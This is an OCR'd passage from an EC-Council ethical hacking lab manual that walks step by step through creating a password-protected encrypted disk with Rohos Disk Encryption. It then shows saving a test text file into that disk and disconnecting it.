


Figure 4.3.5: Create new Rohos disk window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Disk details** wizard appears; modify the disk size to **10** in the **Disk Size (in Megabytes)** field and leave all other settings to default; then, click **OK**.




Figure 4.3.6: Disk details window

9. Provide a password in the **Specify a new password to access the disk** field and retype it into the **Confirm password** field; then, click **Create disk** button (Here, the password provided is **test@123**).




Figure 4.3.7: Specify password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Wait until the encrypted volume is created. The time to create the encrypted volume depends upon the size you specified under the **Disk Size** option: if large, it will take a long time to create the volume.
11. On creating the encrypted volume, the **Encrypted Disk (R:)** window appears, displaying the default disk content, as shown in the screenshot.




Figure 4.3.8: Encrypted disk successfully created

12. The **Disk is connected** notification appears at the top section of the **Rohos Disk Encryption** window.

Note: This drive appears only when you are connected to Rohos Disk Encryption, and disappears when you exit.




Figure 4.3.9: Disk is connected notification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. If you wish to conceal any important files/directories from anyone accessing your system, you can place them in this drive and access them whenever required (by launching Rohos and entering the password).

TASK 3.3

Create a File and Save it in Encrypted Disk

14. Now, we shall place a text file in **Encrypted disk (R:)**. To do so, create a text file on **Desktop** and name it **Test**. Open the file and insert text.

15. Click **File** in the menu bar and click **Save**.




Figure 4.3.10: Text file

16. Copy the file from **Desktop** and paste into **Encrypted Disk (R:)**. Close the window.




Figure 4.3.11: Test.txt file in Encrypted Container

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Switch to the **Rohos Disk Encryption** window and click **Disconnect** to dismount **Encrypted disk (R:)**.

